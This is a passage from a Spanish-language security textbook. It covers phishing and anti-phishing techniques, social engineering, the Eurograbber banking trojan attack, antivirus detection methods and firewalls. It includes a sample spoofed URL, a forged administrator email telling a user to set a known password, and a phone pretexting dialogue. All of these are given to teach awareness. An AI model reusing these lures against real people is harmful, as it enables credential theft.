Un viejo método de suplantación utiliza los enlaces que contienen el símbolo @, originalmente concebido como una forma de incluir un nombre de usuario y una contraseña. Por ejemplo, el enlace http://www.google.com@members.tripod.com/ puede engañar a un usuario que cree que se abrirá una página de www.google.com, mientras que a donde realmente se dirige el navegador es a una página en members.tripod.com, utilizando un nombre de usuario de www.google.com: la página se abre con normalidad, independientemente del nombre de usuario suministrado.

Estas direcciones de Internet fueron desactivadas en el Internet Explorer, mientras que el Mozilla Firefox y el Opera presentan un mensaje de advertencia y dan la opción de continuar o cancelar el sitio. Otro problema relacionado con las direcciones de Internet, ha sido encontrado en el manejo de nombres de dominio internacionales (IDN) en los navegadores web, que podrían permitir visualmente idénticas direcciones web para dirigir a los diferentes sitios web, posiblemente de forma malintencionada. A pesar de la publicidad en torno a este fallo, conocido como suplantación IDN o ataques homógrafos, los estafadores se han aprovechado de un riesgo similar, utilizando redirectores abiertos de la dirección de Internet en los sitios web de las organizaciones de confianza para ocultar las direcciones maliciosas con un dominio de confianza. Incluso los certificados digitales no resuelven este problema porque es muy posible que un estafador compre un certificado válido y, posteriormente cambie el contenido para falsificar un sitio web real.

Los phishers han utilizado imágenes en lugar de texto para hacer más difícil a los filtros antiphishing detectar el texto de uso general en correos electrónicos de phishing.

30.6.2.3.Falsificación del sitio web

Una vez que la víctima visita el sitio web falso, el engaño no ha terminado. Algunas estafas de phishing utilizan comandos JavaScript para alterar la barra de direcciones. Esto se hace poniendo una imagen de una dirección de Internet legítima sobre la barra de direcciones, o cerrando la barra de direcciones original y abriendo una nueva con la dirección de Internet legítima.

Un atacante puede incluso utilizar los fallos en los scripts del sitio web de confianza contra la víctima. Estos tipos de ataques, conocidos como cross-site scripting, son particularmente problemáticos, porque dirigen al usuario a registrarse en su banco o en la página web del servicio, donde todo desde la dirección web a los certificados de seguridad parecen correctos. En realidad, el enlace a la página web está diseñada para llevar a cabo el ataque, lo que es muy difícil de detectar sin un conocimiento especializado.

Un Universal MITM (Man-in-the-middle) Phishing Kit, descubierto en 2007, proporciona una interfaz fácil de usar que permite a un atacante reproducir convincentemente los sitios web y capturar los datos de acceso entrando en el sitio falso.

Para evitar las técnicas antiphishing que exploran los sitios web, así como los textos relacionados con el sitio web real, los estafadores han empezado a utilizar los sitios web basados en Flash. Estos se parecen mucho a la página web real, pero oculta el texto en un objeto multimedia.

30.6.2.4.Phishing telefónico

No todos los ataques de phishing requieren un sitio web falso. Los mensajes que dicen ser de un banco, dicen a los usuarios que marquen un número de teléfono sobre problemas con sus cuentas bancarias. Una vez se marca el número de teléfono, propiedad del estafador y realizado por un servicio de voz sobre IP, se le solicita a los usuarios su número de cuenta y su contraseña. A veces el vishing (phishing de voz) utiliza datos falsos de identificación de llamadas para dar la apariencia de que las llamadas provienen de una organización de confianza. En realidad a este phising se le podría clasificar como un ataque de ingeniería social.

30.6.2.5.Otras técnicas de phising

Un ataque de phising utilizado con éxito es enviar al usuario la página web legítima de un banco, y a continuación colocar una ventana emergente solicitando las credenciales en la parte superior de la página web de forma que parece que el banco está pidiendo esta información confidencial.

Otra de las últimas técnicas de phishing es el tabnabbing. Se aprovecha de las múltiples pestañas que los usuarios utilizan y en silencio redirigen al usuario al sitio afectado.

30.6.3. Anti-phishing

Hay varias técnicas para combatir el phishing, incluyendo la legislación y la tecnología creada específicamente para proteger contra este tipo de ataques. La mayoría de los nuevos navegadores de Internet incorporan programas antiphishing.

30.6.3.1.Respuestas sociales al phising

Una estrategia para combatir el phishing es la formación de las personas para que reconozcan los intentos de phishing, y como tratar con ellos. La educación puede ser eficaz, especialmente donde la formación proporciona información directa.

Las personas pueden tomar medidas para evitar los intentos de phishing modificando ligeramente sus hábitos de navegación. Cuando se contacta con una cuenta que necesita ser verificada o cualquier otro tema utilizado por los phishers, es una precaución razonable contactar con la empresa a la que pertenece el correo electrónico para comprobar si este correo electrónico es legítimo. Por otra lado la dirección que la persona sabe la página web de la compañía es auténtica, se puede escribir en la barra de direcciones del navegador, en lugar de confiar en cualquier hipervínculo en el mensaje sospechoso de phishing.

Casi todos los mensajes legítimos de correo electrónico de empresas a sus usuarios contienen un elemento de información que no está fácilmente disponible para los phishers. Algunas empresas, por ejemplo PayPal, siempre

se dirige a sus usuarios por su nombre de usuario en los correos electrónicos, así si un mensaje de correo electrónico tiene un destinatario genérico ("Estimado usuario de PayPal"), es probable que sea un intento de phishing. Los correos electrónicos de los bancos y las compañías de tarjetas de crédito incluyen a menudo cifras parciales de la cuenta. Sin embargo, estudios recientes han demostrado que el público no suele distinguir entre los primeros dígitos y los últimos dígitos de un número de cuenta, un problema importante ya que los primeros dígitos son los mismos para todos los usuarios de una institución financiera. Las personas pueden ser entrenadas para que estén alerta y que los mensajes no contengan ninguna información personal específica. Sin embargo los intentos de phishing a principios de 2006 utilizan la información personalizada, lo que hace que sea poco seguro asumir que la presencia de la información personal sólo garantiza que un mensaje es legítimo. Por otra parte, otro estudio reciente concluyó que la presencia de la información personal no afecta significativamente la tasa de éxito de los ataques de phishing, lo que sugiere que la mayoría de la gente no presta atención a estos detalles.

El Anti-Phishing Working Group opina que las técnicas convencionales de phishing podrían ser obsoletas en el futuro a medida que la gente es cada vez más consciente de las técnicas de ingeniería social utilizadas por los phishers.

30.6.3.2.Respuestas técnicas al phising

Las medidas antiphising se han implementado en los navegadores, como extensiones o en sus barras de direcciones, y como parte de los procedimientos de entrada de una página web. Así podemos enumerar lo siguiente:

- Ayuda a identificar los sitios web legítimos. La mayoría de sitios web atacados por phishing son sitios web seguros, lo que significa que se usa el protocolo SSL con criptografía fuerte PKI para la autenticación del servidor. En teoría debería ser posible para el protocolo SSL, que la autenticación utilizase la confirmación del sitio web, y este fue el requerimiento de diseño del protocolo SSL v2 y el objetivo de la navegación segura. Pero en la práctica, a pesar de esto es fácil el engaño. El fallo es que la interfaz de usuario segura del navegador es insuficiente para hacer frente a las fuertes amenazas actuales. Hay tres partes para garantizar la autenticación utilizando

TLS y certificados: una que indica que la conexión está en modo de autenticación, otra que indica el sitio al que el usuario está conectado, y la tercera que indica que la autoridad dice que es este sitio. Los tres son necesarios para la autenticación, y necesitan ser confirmados por el usuario.

- Conexión segura. La pantalla estándar para la navegación segura desde mediados de la década de 1990 hasta mediados de los años 2000 fue el candado. En el año 2005, Mozilla añadió una barra de direcciones amarilla como un mejor indicador de la conexión segura. Esta innovación se invirtió más tarde debido a los certificados EV, que sustituyó a determinados certificados que proporcionan un alto nivel de verificación de identidad de la organización con una pantalla verde, y otros certificados con un cuadro extendido a la izquierda de la barra de direcciones.
- ¿Qué sitio?. El usuario espera que se le confirme que el nombre del dominio en la barra de direcciones del navegador es de hecho donde tiene la intención de ir. Las direcciones de Internet pueden ser demasiado complejas para ser fácilmente interpretadas. A menudo los usuarios no saben o no reconocen las direcciones legítimas de los sitios a los que desea conectar, por lo que no tiene sentido la autenticación. Una condición para la autenticación del servidor es tener un identificador del servidor que sea significativo para el usuario. Muchos sitios de comercio electrónico cambiarán los nombres del dominio dentro de su gama global de los sitios web, añadiendo con ello más posibilidades de confusión. Simplemente visualizando el nombre del dominio para el sitio web visitado como hacen algunas herramientas antiphishing, no es suficiente. Algunos navegadores más recientes, como el Internet Explorer 8, muestran toda la dirección completa de Internet en color gris, con sólo el nombre del dominio propio en negro, como un medio de ayudar a los usuarios a identificar las direcciones fraudulentas. Un enfoque alternativo es la extensión 'petname' del Firefox que permite a los usuarios escribir sus propias etiquetas para los sitios web, así pueden reconocerlas más tarde cuando regresan otra vez a aquel sitio. Si el sitio no es reconocido, entonces el programa o puede avisar al usuario o bloquear el sitio por completo. Esto representa la gestión de identidad centrada en el usuario de las identidades del servidor. Algunos sugieren que

una imagen gráfica seleccionada por el usuario es mejor que un 'petname'.

- ¿Quien es la autoridad?. El navegador necesita establecer cual es la autoridad que hace la afirmación de a que dirección está conectado el usuario. En el nivel más simple, no hay ninguna autoridad, y por lo tanto el navegador es la autoridad. Los fabricantes de los navegadores asumen esta responsabilidad mediante el control de una lista de entidades emisoras de certificados. El problema con esto es que no todas las autoridades de certificación (CA) emplean la misma comprobación, independientemente de los intentos de los fabricantes de navegadores para controlar la calidad. Tampoco todas las autoridades de certificación suscriben el mismo modelo y el concepto de que los certificados son solamente para la autenticación de las organizaciones de comercio electrónico. Un sitio de comercio de alto valor se puede suplantar fácilmente con un certificado válido suministrado por otra autoridad de certificación. Esto podría deberse a que la entidad emisora está en otra parte del mundo, y no está familiarizado con sitios de comercio electrónico de alto valor, o podría ser que no se tenga cuidado en absoluto. A medida que la autoridad de certificación sólo se encarga de la protección de sus propios usuarios, y no de los usuarios de otras autoridades de certificación, este error es inherente al modelo. La solución a esto es que el navegador debería mostrarlo, y el usuario debería estar familiarizado con el nombre de la autoridad. Esto presenta a la autoridad de certificación como una marca, y permite al usuario a aprender el conjunto de autoridades de certificación con las que se pueda entrar en contacto dentro de su país y de su sector. El uso de la marca también es fundamental para proporcionar a la autoridad de certificación un incentivo para mejorar su control, de la misma forma que el usuario aprenderá la marca y la petición de una buen control de los sitios de alto valor. Esta solución se puso en práctica en las primeras versiones del Intenet Explorer 7, cuando se muestran los certificados EV. En esta visualización, se incluye la autoridad de certificación. Sin embargo esto fue un caso aislado.
- Fallos fundamentales en el modelo de seguridad durante la navegación. Los experimentos para mejorar la seguridad de la interfaz de usuario se han traducido en beneficios, pero también se ha expuesto

a fallos fundamentales en el modelo de seguridad. La autenticación SSL también tiene sus fallos, por lo que la navegación no es segura.

- Síndrome click-through. Si un certificado tenía un error, por ejemplo el nombre del dominio no coincidía o había caducado, entonces el navegador normalmente lanzaría una ventana emergente para avisar al usuario. A medida que este aviso era debido en general a una mala configuración de poca importancia, los usuarios se acostumbran a ignorar estas advertencias, y por lo tanto los usuarios tratan a todas las advertencias con el mismo desdén, lo que se llama el síndrome de click-through. Por ejemplo el Firefox 3 tiene un proceso de 4 clicks para añadir una excepción, pero se ha mostrado que es ignorado por un usuario con experiencia en un caso real de ataque MITM. Incluso hoy en día en que la gran mayoría de los avisos serán de errores de configuración y no de ataques MITM reales, es difícil ver cómo el síndrome de click-through nunca se evita.
- Falta de interés. Otro factor fundamental es la falta de soporte del alojamiento virtual. Las causas específicas son una falta de soporte para la Server Name Indication de los servidores web TLS, y el gasto y la inconveniencia de adquirir los certificados. El resultado es que el uso de la autenticación no es habitual, y así resulta ser un caso especial. Esto ha provocado una falta general de conocimientos y de recursos en la autenticación dentro del protocolo TLS, que a su vez ha significado que los intentos de los fabricantes de navegadores para mejorar la seguridad de sus interfaces de usuario hayan sido lentos y poco eficaces.
- Comunicaciones laterales. El modelo de seguridad del navegador incluye muchos participantes: usuarios, fabricantes de navegadores, desarrolladores, autoridades de certificación, auditores, proveedores de servidores web, sitios de comercio electrónico, reguladores y los comités de los estándares de seguridad. Hay una falta de comunicación entre los diferentes grupos que están comprometidos con el modelo de seguridad. Por ejemplo, aunque la comprensión de la autenticación es fuerte a nivel de protocolo de los comités del IETF, este mensaje no llega a los grupos de las interfaces de usuario. Los proveedores de servidores web no priorizan el fijar el Server Name Indication (TLS/SNI), no verlo como una visión de seguridad, sino como una nueva característica. En la práctica, todos los participantes

miran a los demás como el origen de los principales fallos de phishing, por lo que las revisiones locales no son prioritarias.

- Modelo de autoridad de certificación. Los mecanismos de control utilizados por los fabricantes de navegadores a través de las autoridades de certificación no han sido objeto de actualización de una forma sustancial. El proceso de control y de calidad sobre las autoridades de certificación no está suficientemente atento a la protección de los usuarios y al direccionamiento de las actuales amenazas reales. Los procesos de auditoría necesitan de una gran actualización. La reciente directrices EV documentan el modelo actual con un gran detalle, y establecen un buen punto de referencia, pero no presionan en la dirección en que deben hacerse los cambios.
- Los navegadores alertan a los usuarios de los sitios webs fraudulentos. Otra propuesta popular de lucha contra el phising es la de mantener una lista de sitios conocidos de phishing y de verificación de los sitios web con los de la lista. Internet Explorer 7 de Microsoft, Mozilla Firefox 2.0, Safari 3.2 y Opera todos contienen este tipo de medidas antiphishing. Firefox 2 utiliza el software antiphising de Google. Opera 9.1 utiliza listas negras en vivo desde PhishTank y GeoTrust, así como listas blancas vivas de GeoTrust. Algunas implementaciones de esta propuesta envían las direcciones de Internet visitadas a un servicio central de control, lo que ha suscitado preocupaciones acerca de la privacidad. Según un informe de Mozilla a finales del 2006, Firefox 2 se encontró que era más eficaz que el Internet Explorer 7 en la detección de sitios fraudulentos en un estudio realizado por una compañía independiente de pruebas de software. Una propuesta introducida a mediados del año 2006 consiste en cambiar a un servicio especial de DNS, el filtrado de los dominios de phishing conocidos. Esto funcionará con cualquier navegador y en principio es similar al uso de un fichero del ordenador para bloquear los anuncios de la web. Para mitigar el problema de los sitios de phishing que suplantan un sitio víctima mediante la incorporación de sus imágenes como logotipos, varios propietarios del sitio han alterado las imágenes para enviar un mensaje a los visitantes que un sitio puede ser fraudulento. La imagen puede ser trasladada a un nuevo nombre de fichero y reemplazar permanentemente el original, o un servidor puede detectar que la imagen no fue solicitada como parte

de la navegación normal y en su lugar enviar una imagen de advertencia.

- Aumentando la seguridad en las conexiones de inicio. El sitio web del Bank of America es uno de los que piden a los usuarios que seleccione una imagen personal y muestre esta imagen seleccionada por el usuario en cualquier formulario que solicite una contraseña. Los usuarios de los servicios en línea del banco se les instruye que entren una contraseña sólo cuando vean la imagen que seleccionaron. Sin embargo un estudio reciente sugiere que algunos usuarios se abstienen de introducir la contraseña cuando las imágenes están ausentes. Además esta característica es susceptible de otros ataques, como los sufridos por el banco escandinavo Nordea a finales de 2005 y el Citibank en el año 2006.
- Eliminando el correo basura. Los filtros especializados de correo basura pueden reducir el número de correos electrónicos de phishing que llegan a las bandejas de entrada de sus destinatarios. Estas propuestas se basan en el aprendizaje del ordenador y el procesamiento del lenguaje natural para clasificar los correos electrónicos de phishing.
- Monitorización y eliminación. Varias compañías ofrecen a los bancos y a otras organizaciones que probablemente van a sufrir los ataques de phishing, monitorizar, analizar y ayudar en el cierre de sitios web de phishing. Las personas pueden contribuir con la presentación de informes de phishing a los grupos de voluntarios y a la industria como PhishTank. Las personas también pueden contribuir a la presentación de informes telefónicos de intentos de phishing al Phone Phising, Comisión Federal de Comercio de los EEUU.

30.7. Quid pro quo

Quid pro quo significa algo para algo. En este caso el atacante llama a números al azar en una empresa que presentándose como un empleado de soporte técnico de la misma. En algún momento coincidirá con la existencia de un problema real, que le agradecerán de que les haya ayudado. El atacante ayuda a resolver el problema y en el proceso obtiene los comandos del tipo de usuario, lo que le da al atacante el acceso al sistema con con todos los perjuicios que ello conlleva. En una encuesta sobre información de segu-

ridad realizada en el año 2003, el 90% de los trabajadores de oficina dio a los investigadores la que decían era su contraseña en respuesta a una pregunta de la encuesta a cambio de un bolígrafo barato. Una encuesta similar realizada en los últimos años obtuvieron resultados similares con chocolates y otros señuelos baratos.

30.8. Ejemplos

30.8.1. Ejemplo 1

Un usuario de una máquina Unix recibe el siguiente correo electrónico:

> From: Super-User <root@sistema.com>
> To: Usuario <user@sistema.com>
> Subject: Cambio de clave
> Hola,
> Para realizar una serie de pruebas orientadas a conseguir un óptimo funcionamiento de nuestro sistema, es necesario que cambie su clave mediante la orden 'passwd'. Hasta que reciba un nuevo aviso (aproximadamente en una semana), por favor, asigne a su contraseña el valor 'PEPITO' (en mayúsculas).
> Rogamos disculpe las molestias. Saludos,
> Administrador

Si el usuario no sabe nada sobre seguridad, es muy probable que siga al pie de la letra las indicaciones de este correo electrónico. Pero nadie le asegura que el correo no haya sido enviado por un atacante, ya que es muy fácil camuflar el origen real de un mensaje, que consigue así un acceso al sistema. No tiene más que enviar un simple correo, sin complicarse buscando fallos en los sistemas operativos o en la red, para poner en juego toda la seguridad.

30.8.2. Ejemplo 2

Imaginemos que el ordenador tiene un puerto abierto del programa finger, y el atacante detecta un nombre de usuario que nunca se ha conectado al sistema. En este caso, una simple llamada telefónica puede bastarle para conseguir el acceso:

[Administrador] Buenos días, aquí área de sistemas, ¿en que podemos ayudarle?
[Atacante] Hola, soy José Luis Pérez, llamaba porque no consigo recordar mi contraseña en el ordenador sistema.upv.es.
[Administrador] Un momento, ¿me puede decir su nombre de usuario?
[Atacante] Si, claro, es jlperez.
[Administrador] Muy bien, la nueva contraseña que acabo de asignarle
es rudolf. Por favor, nada más conectar, no olvide cambiarla.
[Atacante] Por supuesto. Muchas gracias, ha sido muy amable.
[Administrador] De nada, un saludo.

Ahora es el administrador quien facilita la entrada del atacante en el ordenador; lo único que éste ha necesitado es un nombre de usuario válido.

30.8.3. Ejemplo 3

Contactar con un directivo de una empresa de forma que acceda a recibir un documento con formato PDF con información sobre una campaña para recaudar fondos. Conseguir que este directivo de la versión del Adobe Reader que utiliza, diciendole por ejemplo "Quiero asegurarme de que estoy enviando un documento en PDF que usted puede leer." Poco después de enviar el documento en PDF, cuando el directivo abre el documento, resulta que se ha instalado un malware.

30.8.4. Ejemplo 4

Cuando se escribe este libro, en España es habitual que la contraseña por defecto de un enrutador inalámbrico este escrita en la etiqueta de identificación del dispositivo que está debajo del mismo. Así es relativamente fácil acceder a ella y copiarla, lo que nos permite acceder a esta red.

30.8.5. Ejemplo 5

En Diciembre de 2012, Check Point ha hecho púbkico como mediante un sofisticado ataque de malware se han robado del orden de 36 millones de

euros de unos 30.000 usuarios de unos 30 bancos en Italia, Esapaña, Alemania y Hoanada durante el pasado verano. En realidad se trata de un ataque basado en ingeniería social, en cuanto se tienta a los usuarios a hacer click con un aviso engañoso.

El robo utiliza malware para atacar a los ordenadores y dispositivos móviles de los clientes bancarios. El ataque también se aprovechó de los mensajes SMS que utilizan los bancos como parte del inicio de sesión seguro del cliente y el proceso de autenticación. El ataque funcionó al infectar los ordenadores y los móviles de las víctimas con una versión modificada del troyano Zeus. Cuando las víctimas intentaban hacer transacciones bancarias en línea, el proceso era interceptado por el troyano. Con la excusa de actualizar el software de banca en línea, las víctimas fueron engañadas para dar información adicional, incluyendo su número de teléfono móvil, infectando el dispositivo móvil. El troyano para móvil funcionaba tanto en dispositivos Blackberry como el dispositivos con el sistema operativo Android.

Con los ordenadores y los dispositivos móviles de las víctimas comprometidos, los atacantes pueden interceptar y secuestrar todas las transacciones bancarias de la víctima, incluyendo la clave para completar la transacción, es decir, el SMS del banco al el cliente que contiene el número de autenticación de la transacción (TAN). Con el número de cuenta, la contraseña y el TAN, los atacantes fueron capaces de transferir sigilosamente fondos de las cuentas de las víctimas mientras que las víctimas se quedaban con la impresión de que su operación había concluido con éxito.

El ataque infectó tanto a usuarios de banca privada como corporativos, realizando transferencias automáticas que variaban desde 500 hasta 250.000 euros cada una a las cuentas repartidas por toda Europa.

El ataque consta de 10 etapas, empezando con una infección inicial con una versión modificada de Zeus:

- Los ordenadores de los usuarios se infecten mediante un troyano Zeus modificado, visitando accidentalmente una página web infectada, o siguiendo un enlace en un correo electrónico de phishing. Esto abre la puerta para el ataque.

- Los usuarios visitan el sitio web de su banco e inician la sesión en su cuenta para realizar una transacción.
- El troyano Zeus modificado inyecta código malicioso en la página web del banco, incluyendo una solicitud para que los usuarios introduzcan su información del móvil, incluyendo su número y el sistema operativo.
- Esta información se envía a través de Internet al sistema del atacante donde se almacena.
- El servidor del atacante envía un mensaje SMS al dispositivo móvil del usuario que incluye un enlace a un troyano que es una versión del Zitmo, es decir, el Zeus para móvil.
- Se invita al usuario a hacer clic en un enlace en el SMS con la excusa de que así se mejora la seguridad de la banca en línea. Esto instala el troyano móvil en el dispositivo móvil y completa el sistema.
- Ahora, cada vez que el usuario inicia una sesión en su cuenta bancaria, el troyano inicia una transacción automática para transferir dinero de la cuenta de la víctima utilizando sus credenciales reales.
- Para completar la transacción, un mensaje SMS que contiene el TAN es enviado al dispositivo móvil de la víctima, y el troyano móvil envía el TAN al servidor del atacante.
- El troyano Zeus personalizado ejecuta un programa en Javascript en el ordenador de la víctima recibe el TAN.
- El ataque Eurograbber se completa y los atacantes transfieren dinero de la cuenta de la víctima.

31. Aplicaciones

31.1. Programas antivirus

Un antivirus basado en hardware es posiblemente la mejor solución ante una posible ataque de deshabilitación. Sin embargo esto requeriría un cambio en la arquitectura de los ordenadores. También implica un gasto importante por parte de los fabricantes, que a su vez lo deberían reflejar en el precio de los ordenadores, y es probable que muchos consumidores preferirían no incurrir en este costo adicional.

El mejor modo de implementación de un antivirus que no se pueda deshabilitar es en una máquina virtual. Un antivirus basado en una máquina virtual reside en el sistema operativo o en el hardware. Este escenario no requiere ningún hardware nuevo y no se incurre en ningún costo adicional para los fabricantes. Una implementación de este tipo garantiza que un atacante no tendrá acceso para eliminar el programa antivirus, ya que reside en la capa por debajo del sistema operativo. Sin embargo esta solución es una solución compleja y sería muy difícil de abordar cuestiones como la interacción del usuario. Un antivirus basado en una máquina virtual no tiene ninguna posibilidad de detener el sistema operativo. Esto es así porque no hay forma de diferenciar entre las llamadas de función ejecutadas por el usuario y las ejecutadas por un atacante. Si se proporciona la interacción del usuario, entonces debe hacerse por medio de un canal de entrada/salida separado. De nuevo, esto requiere una instalación especial de hardware. Incluso si el hardware especial es instalado por el usuario, es muy probable que los esquemas de los sistemas de ingeniería social puedan tener éxito en conseguir que el usuario apague la máquina virtual.

La integración de los antivirus en el núcleo del ordenador no es una solución eficaz en cuanto se sabe que los rootkits comprometen el núcleo, y por otra parte la actualización del núcleo es un asunto complejo. Esto significa que el antivirus tiene que ser implementado como parte del espacio de usuario.

Todo programa antivirus debe realizar tres funciones: detección, identificación y eliminación del código malicioso. El objetivo de cualquier creador de virus es que su diseño pueda evadir su detección. Hasta ahora la ausencia de un virus perfecto ha permitido que los programas antivirus detecten la presencia de la lógica maliciosa. Un virus perfecto no proporciona ningún conocimiento de su presencia al usuario ni al programa antivirus. Este tipo de virus puede evadir la detección de los usuarios ingenuos, así como de los administradores de sistemas que están capacitados para detectar cualquier actividad maliciosa. En general las detecciones de los virus se basan en firmas o patrones de comportamiento conocidos.

Es posible detectar cambios de firma o de patrones de comportamientos conocidos debido al hecho de que todos los programas antivirus se basan en la detección de patrones conocidos por medio de listas negras. Este problema se puede resolver mediante una combinación de listas negras y listas blancas que contienen una lista de todos los programas conocidos en el sistema.

Los programas antivirus escanean continuamente el sistema o a horas determinadas, buscando la presencia de entidades maliciosas. Los programas antivirus han de evolucionar constantemente ya que los virus también lo hace. Las metodologías utilizadas por los programas antivirus son:

- Detección de firma o coincidencia de patrón. La detección de firma implica que el programa antivirus escanea el ordenador buscando un código que se reconoce como virus. Los primeros programas antivirus escaneaban todos los ficheros ejecutables buscando la presencia del código del virus. Más tarde los programadores se encuentran que la mayoría de las infecciones por virus consisten en colocar el código del virus al principio de un programa. Por lo tanto los escaneadores empiezan a revisar los principios de los programas. Esta metodología se hizo obsoleta cuando emergieron los virus encriptados y polimórficos.
- Rayos X. En cuanto aparecieron los virus encriptados, el programa antivirus comenzó a usar la desencriptación del código por el sistema de la fuerza bruta, dado que las definiciones de los virus conocidos son en texto plano. Los creadores de virus utilizan algoritmos de encriptación aleatorios. Este tipo de escaneo se conoce como rayos X.

- Emulación. Otra técnica que surgió debido a la aparición de los virus polimórficos fue la emulación. Se trataba de iniciar un emulador de la CPU y cargar el ejecutable en él. El virus no se daría cuenta de que se estaba ejecutando en un entorno de emulación. Esto permitió a los programas observar el comportamiento del virus en un entorno cerrado, donde no haría daño al ordenador del usuario.
- Análisis de frecuencias. El análisis de frecuencias consiste en escanear un código para detectar la presencia o ausencia de códigos de operación. Los programadores encontraron que los programas legítimos utilizan las interrupciones DOS 21h en su código. Esta interrupción era apenas visible en los códigos maliciosos. De ahí que ellos examinaran la frecuencia de tales códigos de operación.
- Heurística. Los creadores de virus poco a poco comenzaron a utilizar técnicas como las ofuscaciones del punto de entrada, por lo que no mantendrían el código del virus en el punto de entrada del ejecutable. La aparición de virus que podían cambiar sus propiedades, requirió un cambio en la tecnología de detección de virus. Los programadores se acercaron a los sistemas de soporte a la decisión. Los puntos fueron asignados a un comportamiento como el acceso de memoria, el acceso a ficheros y a los fallos de página. Tras el escaneo, el número de puntos acumulados determina si un fichero se marca como infectado para un virus de un conjunto conocido de la tendencia del comportamiento.

31.1.1. Reglas de las pruebas de evaluación

La existencia de pruebas de evaluación de programas antivirus es importante cuando se ha de seleccionar a uno de estos programas de cara a su instalación. Sin embargo existen muchas pruebas de evaluación y en general la interpretación de sus resultados es dificil. Además estos resultados influyen de forma diferente si se trata de una empresa o un usuario doméstico y es importante entender estas diferencias con el fin de evaluar de forma crítica las pruebas de evaluación de un programa antivirus. A continuación vamos a relatar algunas reglas que ayudan a esta elección.

Regla 1. Una buena prueba ha de ser científica y significativa.

Las pruebas científicas poseen varias cualidades. Primero se tienen que evaluar parámetros cuantificables, es decir, medir los parámetros que se quiere evaluar. Segundo, las pruebas tienen que poder ser repetibles, es decir, no solo medir lo que se quiere evaluar, sino hacerlo de forma consistente y fiable. Tercero, las pruebas han de documentarse y someterse a un examen científico. Además de que la prueba sea científica, una buena prueba debe ser significativa. Esta cuestión puede ser diferente si se trata de una empresa o de un usuario doméstico. Lo que puede ser significativo a una persona de una región puede que no lo sea para una persona de otra región. Así el concepto de significativo es muy difícil de establecer.

Regla 2. No todas las pruebas son iguales.
Hay varios tipos de pruebas y las principales son:

- Pruebas académicas. Estas pruebas son una excelente oportunidad para los estudiantes para aprender sobre los procesos a emplear en las pruebas, sus metodologías y sus criterios ante una amplia gama de productos. Los resultados de estas pruebas son de uso limitado para las empresas o un usuario doméstico ya que generan muchos datos y en general interpretarlos correctamente, lleva mucho tiempo. Mientras que realmente tienen una validez científica y fiable, no todos los parámetros empleados son significativos para su evaluación. Además las pruebas son realizadas por estudiantes en el ámbito universitario, con falta experiencia en el mundo empresarial.
- Pruebas comerciales. Estas pruebas ofrecen a los fabricantes la oportunidad de certificar sus productos contra determinados criterios seleccionados por el fabricante, utilizando una metodología aprobada por una comunidad de fabricantes y con virus también suministrados por esta comunidad. La fuerza de estas pruebas es que están bien documentadas y suministran una base tanto para las empresas como los usuarios domésticos, certificando estos productos que detectan un mínimo de los virus existentes. Adicionalmente, cuando los informes están disponibles en línea desde los laboratorios comerciales de pruebas, estas pruebas se pueden revisar cuando hay mejoras en los productos.
- Especialistas independentes. Estos pueden ser del lado de las organizaciones de consumidores. Estos especialistas han de tener los suficientes conocimientos sobre virus y malware y del funcionamiento

de los programas antivirus. Ellos ofrecen pruebas individualizadas en base a los proyectos de los organismos que se lo han encargado, razón por la cual no acostumbran a hacer públicas estas pruebas.

- Pruebas realizadas por revistas. Estas pruebas son las más visibles y por lo tanto las más influenciables.

Regla 3. Una buena prueba de revista está sujeta a los mismos criterios que las demás.

Algunas pruebas de revista son realizadas por expertos propios que las realizan y las interpretan. mientras que otros contratan a expertos externos. En cualquier caso, hay algunas cosas a considerar en cuanto a la evaluación de la utilidad de las pruebas de revista en un determinado entorno. Primero, se debe conocer el experto de las pruebas. Si un probador, una semana escribe sobre modems, la siguiente sobre impresoras y la otra sobre antivirus, no es probable que sea un experto fiable y seguro en cuanto a probar virus reales. Como consecuencia de ello, a veces los resultados de las pruebas de revista son diferentes de los resultados de las pruebas comerciales, o de pruebas académicas. Sin embargo puede ser una forma útil de enfocar las pruebas, si los criterios y la metodología de las mismas cumplen los requerimientos de ser científicas y significativas. A continuación los criterios de las pruebas se deberían evaluar en cuanto a su significancia y a la metodología utilizada. Por ejemplo, tanto las empresas como los usuarios domésticos necesitan saber si un producto detecta un determinado virus que es probable les afecte. Sin embargo no todos los virus se utilizan en las pruebas de revista. Medir la posibilidad de que un producto los detecte tiene poca importancia para algunos que no son el probador. Además algunos probadores utilizan muestras no significativas, ficheros poco utilizados, simuladores de virus o virus creados especialmente para una prueba. Todo esto resta valor a la validez y a la fiabilidad de todas estas pruebas.

Regla 4. Una buena prueba conoce sus propios límites.

No se trata de medir parámetros por medirlos, ya que más no quiere decir mejor, en general es peor. Las pruebas que abruman al lector con mucha información, en general no ayudan.

Regla 4. No todas los aspectos tienen la misma importancia.

Es igualmente importante considerar la importancia que se le da a la interpretación. Es importante la posibilidad de actualización del programa, así como la posibilidad de detectar todos los virus existentes. La posibilidad de detección de un virus en un fichero no es tan importante como la posibilidad de detección de un gusano que destruya la red. Así cuando se evalúa una prueba, se tiene que sopesar la importancia de cada una de las partes de la prueba. No todas las cosas son igualmente importantes. Es difícil probar y modelar todos los entornos. Puede ser muy importantes, aspectos tales como el impacto en el sistema de una detección y los efectos sinérgicos/holísticos. Actualmente las soluciones están optimizadas holísticamente por naturaleza.

Regla 6. No comparar peras con manzanas.
Las pruebas de revista responden a las necesidades del lector, así como de los distintos tipos de respuesta. Las necesidades de una empresa y de un usuario doméstico son muy diferentes y es engañoso comparar la respuesta de una categoría y hacer afirmaciones acerca de los otros. Así es básico que no se comparen peras con manzanas y no confundir las necesidades de grupos dispares. La presentación de los resultados de una buena prueba ha de ser clara, fácil de comprender lo que se ha medido, y como se ha medido y como estas mediciones se aplican a los requerimientos del lector.

31.2. Cortafuegos

Un cortafuegos es un programa instalado en determinados ordenadores o enrutadores con el fin de prevenir un acceso no deseado a la red. En general estos programas son para redes basadas en la pila TCP/IP, que es la pila de protocolos utilizada en Internet. El cortafuegos logra el balance óptimo entre la seguridad y la accesibilidad, de forma que la empresa que lo tiene instalado, puede obtener todas las ventajas que ofrece el libre manejo de su información sabiendo que ésta se encuentra completamente protegida. El Departamento de Defensa de Estados Unidos tiene publicado el documento titulado "Application-level Firewall Protection Profile for Medium Robustness Environments" , Version 1.0 con fecha 28 de junio del 2000, donde se detallan las especificaciones y los requisitos que deben cumplir para que sean aceptados por este organismo.

